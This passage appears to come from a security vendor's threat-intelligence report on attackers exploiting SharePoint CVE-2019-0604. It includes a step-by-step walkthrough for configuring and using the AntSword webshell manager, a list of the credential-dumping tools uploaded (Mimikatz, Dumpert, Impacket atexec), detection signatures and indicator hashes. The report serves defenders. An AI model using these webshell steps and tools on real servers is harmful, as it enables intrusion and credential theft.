
8. To base64 encode the 'Darr1R1ng' field, the actor would modify line 24 to code that has the same functionality as the code displayed in line 24 now. The actor would click the Save menu button to save the new custom encoding module.



9. With the custom encoding module created, the actor would now add a new shell in the Shell Manager window by right clicking and selecting the Add button.




10. The Add shell interface opens and allows the actor to configure the location of the shell, the name of the field within the HTTP POST request and the encoding module the webshell will use to interact with the Shell Manager.




11. In this incident, the actor would have added the following settings and clicked the Add menu button:


1.
 1. Set 'Shell url' to URL to the 'bitreeview.aspx' webshell (localhost in our testing)
 2. Set 'Shell pwd' to the word 'Darr1R1ng'
 3. Set 'Shell type' to "ASPX" from the drop down
 4. Checked the radio box next to 'myencoder' to select the custom encoder.




12. After clicking the Add button, the shell is now listed within the Shell Managers interface.



13. To interact with the webshell, the actor would right click the shell and choose actions from the displayed menu. To run commands on the webserver, the actor would select the Terminal menu button.




14. The AntSword Shell Manager displays an interface that resembles a command prompt window. It also includes information about the system that the webshell is running on, such as the operating system, current user, current working directory and the storage volumes on the server.



```
AntSword
AntSword Edit Window Debug
> .127.0.0.1
(*) Informations
Current Path: C:\inetpub\wwwroot
Drive List: C:D
System Info: Microsoft Windows NT 6.1.7601 Service Pack 1
Current User: ASP.NET v4.0 Classic
(*) Enter ashelp to view local commands
C:\inetpub\wwwroot>
```

15. The actor would issue the desired commands in this window, which the webshell would run and respond with the results.



```
AntSword
AntSword Edit Window Debug
> .127.0.0.1
(*) Informations
Current Path: C:\inetpub\wwwroot
Drive List: C:D
System Info: Microsoft Windows NT 6.1.7601 Service Pack 1
Current User: ASP.NET v4.0 Classic
(*) Enter ashelp to view local commands
C:\inetpub\wwwroot> whoami
iis apppool\asp.net v4.0 classic
C:\inetpub\wwwroot>
```

16. If the actor wished to interact directly with the compromised server's file system, they could choose the FileManager menu button from the Shell Manager.




Figure 6 HTTP POST request to AntSword webshell to run a command with arrows pointing to its required parameters

Not only do the parameters differ, but the code sent to the webshell differs as well. As you can see in Figure 7, the code used to run commands on the webshell by AntSword and China Chopper have several lines of code that are exactly the same, while some lines of code differ and several lines were added to AntSword's code on the right. The code on the right side of Figure 7 is AntSword, which includes additional lines of code to allow the actor to set environment variables before running the command.




Figure 7 Comparison between code used by AntSword and China Chopper to run a command on the webshell

Tools Seen in Related Webshell

When analyzing tools uploaded to the AntSword webshell, we discovered the same Mimikatz sample uploaded to a webshell hosted on a server at another government organization in a different Middle Eastern country. On September 19, 2019, the actor uploaded this Mimikatz sample to the webshell hosted at a URL:

<redacted domain>/uploadedFiles/green_post.aspx

We did not have access to the webshell hosted at this URL or visibility into the commands executed by the actor. We also do not know if the server is a SharePoint server or if a vulnerability was exploited to install the webshell. However, the Mimikatz sample was unique as it used a custom loader written in .NET, so we believe that the same threat group is involved in the intrusions at both of these government organizations.

In addition to the Mimikatz tool, the actor uploaded other tools to the webshell hosted at this second organization. Table 2 shows the executables uploaded to the webshell, which shows similar tools that actors uploaded to the AntSword webshell discussed earlier, including Mimikatz and Impacket's atexec tool.

SHA256	Filename	Description
da53dcaeed..	es.exe	Mimikatz with custom loader
26d9212ec8..	Rar.exe	Legitimate WinRAR
a4aca75bcc..	atec.exe	Compiled Impacket atexec tool
e4e05c9a21..	dmp.exe	Dumpert tool

Table 2 Tools uploaded to webshell hosted at second government organization

One of the tools seen in Table 2 that caught our interest was the Dumpert tool, which is freely available on Outflanknl's GitHub repository. The author of Dumpert describes the tool as an LSASS dumping tool that uses direct system calls and API unhooking to evade antivirus and EDR solutions. Dumpert is a relatively new tool with its initial commit to GitHub occurring on June 17, 2019. While the Dumpert tool is meant to help red teams emulate an adversary, we had not seen this tool used by threat actors until it was uploaded to this related webshell on September 23, 2019.

Conclusion

Threat actors continue to exploit the CVE-2019-0604 vulnerability to compromise SharePoint servers, which is a vulnerability that Microsoft released a patch for in March 2019. We observed actors installing webshells to the SharePoint server that they use to run commands and upload additional tools to in order to dump credentials and move laterally to other systems on the network. We were also able to find a related webshell based on the threat group's tool reuse, specifically a custom Mimikatz sample. Thanks to this tool reuse, we found the threat group uploading a credential dumping tool called Dumpert that we had not seen used in prior incidents involving the exploitation of CVE-2019-0604.

Palo Alto Networks customers are protected by:

- The CVE-2019-0604 vulnerability is covered by our IPS signature Microsoft SharePoint Remote Code Execution Vulnerability (55411)
- The Awen Webshell is detected by our IPS signature Webshell.ASPX.git.Awen Command and Control Traffic (83202)

- The AntSword ASPX Webshell is detected by our IPS signature AntSword Webshell Command and Control Traffic Detection (85561, 85562, 85563)
- The Mimikatz, Impacket atexec and Dumpert tools are all marked with malicious verdicts by WildFire.

Indicators of Compromise

Awen Webshell

5d4628d4dd89f31236f8c56686925cbb1a9b4832f81c95a4300e64948afede21

AntSword Webshell

15ecb6ac6c637b58b2114e6b21b5b18b0c9f5341ee74b428b70e17e64b7da55e

Mimikatz

da53dcaeede03413ba02802c4be10883c4c28d3d28dee11734f048b90eb3d304

Related Tools

da53dcaeede03413ba02802c4be10883c4c28d3d28dee11734f048b90eb3d304

2836cf75fa0538b2452d77848f90b6ca48b7ff88e85d7b006924c3fc40526287

26d9212ec8dbca45383eb95ec53c05357851bd7529fa0761d649f62e90c4e9fd

a4aca75bcc8f18b8a2316fd67a7e545c59b871d32de0b325f56d22584038fa10

e4e05c9a216c2f2b3925293503b5d5a892c33db2f6ea58753f032b80608c3f2e

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our [Terms of Use](#) and acknowledge our [Privacy Statement](#).

© 2020 Palo Alto Networks, Inc. All rights reserved.